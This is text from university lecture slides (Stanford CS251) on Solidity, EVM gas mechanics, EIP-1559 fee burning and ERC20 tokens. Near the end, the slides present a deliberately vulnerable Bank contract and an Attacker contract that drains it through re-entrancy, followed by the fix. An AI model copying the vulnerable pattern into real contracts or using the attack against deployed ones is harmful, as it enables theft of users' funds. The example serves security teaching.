CS251 Fall 2022

(cs251.stanford.edu)

Solidity

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Recap

World state: set of accounts identified by 32-byte address.

Two types of accounts:

(1) owned accounts: address = H(PK)

(2) contracts: address = H(CreatorAddr, CreatorNonce)

Recap: Transactions

- **To:** 32-byte address (0 → create new account)
- **From**: 32-byte address
- **Value**: # Wei being sent with Tx
- Tx fees (EIP 1559)**: gasLimit, maxFee, maxPriorityFee**
- **data:** what contract function to call & arguments

  if To = 0: create new contract **code = (init, body)**
- **[signature]:** if Tx initiated by an owned account


Recap: Blocks

Validators collect Tx from users:

⇒ run them sequentially on current world state

⇒ new block contains **updated world state**, Tx list, log msgs

The Ethereum blockchain: abstractly



EVM mechanics: execution environment

Write code in Solidity (or another front-end language)

⇒ compile to EVM bytecode

(other projects use WASM or BPF bytecode)

⇒ validators use the EVM to execute contract bytecode in response to a Tx

The EVM

The EVM

Stack machine (like Bitcoin) but with JUMP

- max stack depth = 1024
- program aborts if stack size exceeded; block proposer keeps gas
- contract can create or call another contract

In addition: two types of zero initialized memory

- **Persistent storage** (on blockchain): SLOAD, SSTORE (expensive)
- **Volatile memory** (for single Tx): MLOAD, MSTORE (cheap)
- LOG0(data): write data to log

see https://www.evm.codes

Every instruction costs gas, examples:

SSTORE addr (32 bytes), **value** (32 bytes)

- zero → non-zero: 20,000 gas
- non-zero → non-zero: 5,000 gas (for a cold slot)
- non-zero → zero: 15,000 gas refund (example)

Refund is given for reducing size of blockchain state

CREATE : 32,000 + 200 × (code size) gas;

CALL **gas**, addr, **value**, args

SELFDESTRUCT addr: kill current contract (5000 gas)

Gas calculation

Why charge gas?

- Tx fees (gas) prevents submitting Tx that runs for many steps.
- During high load: block proposer chooses Tx from mempool that maximize its income.

Old EVM: (prior to EIP1559, live on 8/2021)

- Every Tx contains a gasPrice ``bid'' (gas → Wei conversion price)
- Producer chooses Tx with highest gasPrice (max sum(gasPrice × gasLimit))


$\Longrightarrow$ not an efficient auction mechanism (first price auction)

Gas prices spike during congestion


GasPrice in Gwei:

20 Gwei = 20×10^{-9} ETH

popular project launch



Average Tx fee in USD



Gas calculation: EIP1559

Every block has a "baseFee": the **minimum** gasPrice for Tx in the block

baseFee is computed from total gas in earlier blocks:

- earlier blocks at gas limit (30M gas) $\Longrightarrow$ base fee goes up 12.5%
- earlier blocks empty $\Longrightarrow$ base fee decreases by 12.5%

interpolate in between

If earlier blocks at "target size" (15M gas) $\Longrightarrow$ baseFee does not change

Gas calculation

A transaction specifies three parameters:

- **gasLimit**: max total gas allowed for Tx
- **maxFee**: maximum allowed gas price
- **maxPriorityFee**: additional "tip" to be paid to block proposer

bid

Computed **gasPrice** bid (in Wei = 10^{-18} ETH):

gasPrice ← min(**maxFee**, **baseFee** + **maxPriorityFee**)

Max Tx fee: **gasLimit** × **gasPrice**

Gas calculation

(1) if **gasPrice** < **baseFee**: abort
(2) If **gasLimit × gasPrice** > msg.sender.balance: abort
(3) deduct **gasLimit × gasPrice** from msg.sender.balance

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(4) set **Gas** ⇽ **gasLimit**
(5) execute Tx: deduct gas from **Gas** for each instruction
  if at end (**Gas** < 0): abort, Tx is invalid (proposer keeps **gasLimit × gasPrice**)
(6) Refund **Gas × gasPrice** to msg.sender.balance (leftover change)

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(7) **gasUsed** ⇽ **gasLimit – Gas**
  (7a) BURN **gasUsed × baseFee**
  (7b) Send **gasUsed × (gasPrice – baseFee)** to block producer

Example baseFee and effect of burn

block #	gasUsed		baseFee (Gwei)		ETH burned
15763570	21,486,058		16.92	↓	0.363
15763569	**14,609,185**	(<15M)	16.97		0.248
15763568	25,239,720		15.64	↑	0.394
15763567	29,976,215	(>15M)	13.90	↓	0.416
15763566	**14,926,172**	(<15M)	13.91	↓	0.207
15763565	**1,985,580**	(<15M)	15.60		0.031


≈ gasUsed × baseFee

beacon chain

baseFee < 16Gwei ⇒ new issuance > burn ⇒ ETH inflates

baseFee > 16Gwei ⇒ new issuance < burn ⇒ ETH deflates

Eth total supply (since merge)



Why burn ETH ???

EIP1559 goals (informal):

- users incentivized to bid their true utility for posting Tx,
- block proposer incentivized to not create fake Tx, and
- disincentivize off chain agreements.

Suppose no burn (i.e., baseFee given to block producer):

$\Longrightarrow$ in periods of low Tx volume proposer would try to increase volume by offering to refund the baseFee *off chain* to users.

Let’s look at the Ethereum blockchain

etherscan.io:

Latest Blocks

Bk	15778674 7 secs ago	Fee Recipient Fee Recipient: 0x6d2...766 138 txns in 12 secs
Bk	15778673 19 secs ago	Fee Recipient Lido: Execution Layer Re… 111 txns in 12 secs
Bk	15778672 31 secs ago	Fee Recipient Flashbots: Builder 313 txns in 12 secs
Bk	15778671 43 secs ago	Fee Recipient Lido: Execution Layer Re… 34 txns in 12 secs

From/to address

Tx value

From		To	Value
0x39feb77c9f90fae6196…	→	0x52de8d3febd3a06d3c…	0.088265 Ether
areyougay.eth	→	0x404f5a67f72787a6dbd…	0.2 Ether
Optimism: State Root Pr…	→	Optimism: State Commit…	0 Ether
0xb3336d324ed828dbc8…	→	Uniswap V3: Router 2	0 Ether
0x1deaf9880c1180b023…	→	Uniswap V3: Router 2	0.14 Ether
0x10c5a61426b506dcba…	→	Uniswap V2: Router 2	0 Ether
defiantplatform.eth	→	0x617dee16b86534a5d7…	0 Ether

Let's look at a transaction …

Transaction ID: 0x14b1a03534ce3c460b022185b4 …

From: 0x1deaf9880c1180b02307e940c1e8ef936e504b6a

To: Contract 0x68b3465833fb72a70ecdf485e0e4c7bd8665fc45
(Uniswap V3: Router 2)

Value: 0.14 Ether ($182)

Data: Function: multicall() [calls multiple methods in a single call]

Contract generated a call to Contract 0xC02aaA39b22 … (value:0.14)

Let's look at the To contract …

Contract 0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2

(Wrapped ETH: called from Uniswap V3: Router 2)

Balance: **4,133,236** Ether

Code: 81 lines of solidity

} anyone can read

```
function withdraw(uint wad) public {
    require(balanceOf[msg.sender] >= wad);
    balanceOf[msg.sender] -= wad;
    msg.sender.transfer(wad);
    Withdrawal(msg.sender, wad);   // emit log event
}
```


code snippet

Remember: contracts cannot keep secrets!

Contract 0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2

(Wrapped ETH)

etherscan.io



Anyone can read contract state in storage array

⟹ never store secrets in contract!

Solidity variables stored in S[] array

Solidity

docs: https://solidity.readthedocs.io/

Several IDE's available

Contract structure

```
interface IERC20 {
    function transfer(address _to,  uint256 _value)  external  returns (bool);
    function totalSupply()  external  view  returns (uint256);
    …
}

contract ERC20 is IERC20  {          // inheritance
    address owner;
    constructor() public { owner = msg.sender; }
    function transfer(address _to, uint256 _value)  external returns (bool)  {
        … implentation …
}    }
```

Value types

- uint256
- address (bytes32)
  - _address.**balance**,   _address.**send**(value),   _address.**transfer**(value)
  - call: send Tx to another contract

    ```
    bool success = _address.call{value: msg.value/2,  gas: 1000}(args);
    ```

  - delegatecall: load code from another contract into current context
- bytes32
- bool

Reference types

- structs
- arrays
- bytes
- strings
- mappings:
  - Declaration: mapping (address => unit256) **balances**;
  - Assignment: balances[addr] = value;

```
struct Person {
      uint128 age;
      uint128 balance;
      address addr;
  }
Person[10] public people;
```

Globally available variables

- block: .blockhash, .coinbase, .gaslimit, .number, .timestamp
- gasLeft()
- msg: .data, .sender, .sig, .value
- tx: .gasprice, .origin
- abi: encode, encodePacked, encodeWithSelector, encodeWithSignature
- Keccak256(), sha256(), sha3()
- require, assert e.g.: require(msg.value > 100, "insufficient funds sent")

A → B → C → D:
at D: msg.sender == C
tx.origin == A

Function visibilities

- external: function can only be called from outside contract.

  Arguments read from calldata
- public: function can be called externally and internally.

  if called externally: arguments copied from calldata to memory
- private: only visible inside contract
- internal: only visible in this contract and contracts deriving from it
- view: only read storage (no writes to storage)
- pure: does not touch storage

```
function f(uint a) private pure returns (uint b) { return a + 1; }
```

Inheritance

```
contract owned {
    address  owner;
    constructor() { owner = msg.sender; }
    modifier onlyOwner {
        require( msg.sender == owner); _; }     }
```

- <u>Inheritance</u>

```
contract Destructable is owned {
    function  destroy()  public onlyOwner  { selfdestruct(owner) };
}
```

code of contract "owned" is compiled into contract Destructable

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- <u>Libraries</u>: library code is executed in the context of calling contract
    - library **Search** { function **IndexOf**(); }
    - contract A { function B { **Search.IndexOf**(); } }

ERC20 tokens

- https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20.md
- A standard API for fungible tokens that provides basic functionality to transfer tokens or allow the tokens to be spent by a third party.
- An ERC20 token is itself a smart contract that maintains all user balances:

  mapping(address => uint256) internal **balances**;

- A standard interface allows other contracts to interact with every ERC20 token. No need for special logic for each token.

ERC20 token interface

- function **transfer**(address _to,   uint256 _value) external returns (bool);
- function **transferFrom**(address _from,   address _to,   uint256 _value) external returns (bool);
- function **approve**(address _spender, uint256 _value) external returns (bool);

- function **totalSupply**() external view returns (uint256);
- function **balanceOf**(address _owner) external view returns (uint256);
- function **allowance**(address _owner, address _spender) external view returns (uint256);

How are ERC20 tokens transferred?

```
contract ERC20 is IERC20  {

  mapping (address => uint256) internal balances;

  function transfer(address  _to,   uint256  _value)   external returns (bool)  {
    require(balances[msg.sender] >= _value,  "ERC20_INSUFFICIENT_BALANCE");
    require(balances[_to] + _value >= balances[_to],  "UINT256_OVERFLOW” );

    balances[msg.sender]  −=  _value;
    balances[_to]  +=  _value;

    emit Transfer(msg.sender, _to, _value);      //  write log message
    return true;
  }}
```

Tokens can be minted by a special function **mint(address _to, uint256 _value)**

ABI encoding and decoding

- Every function has a 4 byte selector that is calculated as

  the first 4 bytes of the hash of the function signature.
    - In the case of `transfer`, this looks like **bytes4(keccak256("transfer(address,uint256)");**

- The function arguments are then ABI encoded into a single byte array and concatenated with the function selector. ABI encoding simple types means left padding each argument to 32 bytes.

- This data is then sent to the address of the contract, which is able to decode the arguments and execute the code.

- **Functions can also be implemented within the fallback function**

Calling other contracts

- Addresses can be cast to contract types.

```
address  _token;
IERC20Token  tokenContract = IERC20Token(_token);
ERC20Token  tokenContract = ERC20Token(_token);
```

- When calling a function on an external contract, Solidity will automatically handle ABI encoding, copying to memory, and copying return values.
    - **tokenContract**.transfer(_to, _value);

Gas cost considerations

- Everything costs gas, including processes that are happening under the hood (ABI decoding, copying variables to memory, etc).

Considerations in reducing gas costs:

- How often to we expect a certain function to be called? Is the bottleneck the cost of deploying the contract or the cost of each individual function call?
- Are the variables being used in calldata, the stack, memory, or storage?

Stack variables

- Stack variables are generally the cheapest to use and can be used for any simple types (anything that is <= 32 bytes).
  - uint256 a = 123;
- All simple types are represented as bytes32 at the EVM level.
- Only 16 stack variables can exist within a single scope.

Calldata

- Calldata is a read-only byte array.

- Every byte of a transaction's calldata costs gas

  (16 gas per non-zero byte, 4 gas per zero byte).

  - All else equal, a function with more arguments (and larger calldata) will cost more gas.

- It is cheaper to load variables directly from calldata, rather than copying them to memory.
  - For the most part, this can be accomplished by marking a function as `external`.

Memory

- Memory is a byte array.
- Complex types (anything > 32 bytes such as structs, arrays, and strings) must be stored in memory or in storage.

  string <u>memory</u> **name** = “Alice”;

- Memory is cheap, but the cost of memory grows quadratically.

Storage

- Using storage is very expensive and should be used sparingly.
- Writing to storage is most expensive. Reading from storage is cheaper, but still relatively expensive.
- mappings and state variables are always in storage.
- Some gas is refunded when storage is deleted or set to 0
- Trick for saving has: variables < 32 bytes can be packed into 32 byte slots.

Event logs

- Event logs are a cheap way of storing data that does not need to be accessed by any contracts.
- Events are stored in transaction receipts, rather than in storage.

Security considerations

- Are we checking math calculations for overflows and underflows?
  - done by the compiler since Solidity 0.8.
- What assertions should be made about function inputs, return values, and contract state?
- Who is allowed to call each function?
- Are we making any assumptions about the functionality of external contracts that are being called?

Re-entrency bugs

```
contract Bank{

  mapping(address=>uint) userBalances;

  function getUserBalance(address user) constant public returns(uint) {
     return userBalances[user];     }

  function addToBalance() public payable {
     userBalances[msg.sender] = userBalances[msg.sender] + msg.value;    }

  // user withdraws funds
  function withdrawBalance() public {
     uint amountToWithdraw = userBalances[msg.sender];

     // send funds to caller ... vulnerable!
     if (msg.sender.call{value:amountToWithdraw}() == false) {  throw;  }
     userBalances[msg.sender] = 0;
} }
```

```
contract Attacker {
  uint numIterations;
  Bank bank;

  function Attacker(address _bankAddress) {     // constructor
      bank = Bank(_bankAddress);
      numIterations = 10;
      if (bank{value:75}.addToBalance() == false)     {   throw;   }      // Deposit 75 Wei
      if (bank.withdrawBalance() == false)     { throw; }                 // Trigger attack
  }   }

  function () {       // the fallback function
     if (numIterations > 0) {
           numIterations --;   // make sure Tx does not run out of gas
           if (bank.withdrawBalance() == false) {  throw;  }
} } } }
```

Why is this an attack?

(1) Attacker → Bank.addToBalance(75)

(2) Attacker → Bank.withdrawBalance →
Attacker.fallback → Bank.withdrawBalance →
Attacker.fallback → Bank.withdrawBalance → …

withdraw 75 Wei at each recursive step

How to fix?

```
function withdrawBalance() public {
    uint amountToWithdraw = userBalances[msg.sender];

    userBalances[msg.sender] = 0;
    if (msg.sender.call{value:amountToWithdraw}() == false) {
        userBalances[msg.sender] = amountToWithdraw;
        throw;
    }
}
```

END OF LECTURE

Next lecture: DeFi contracts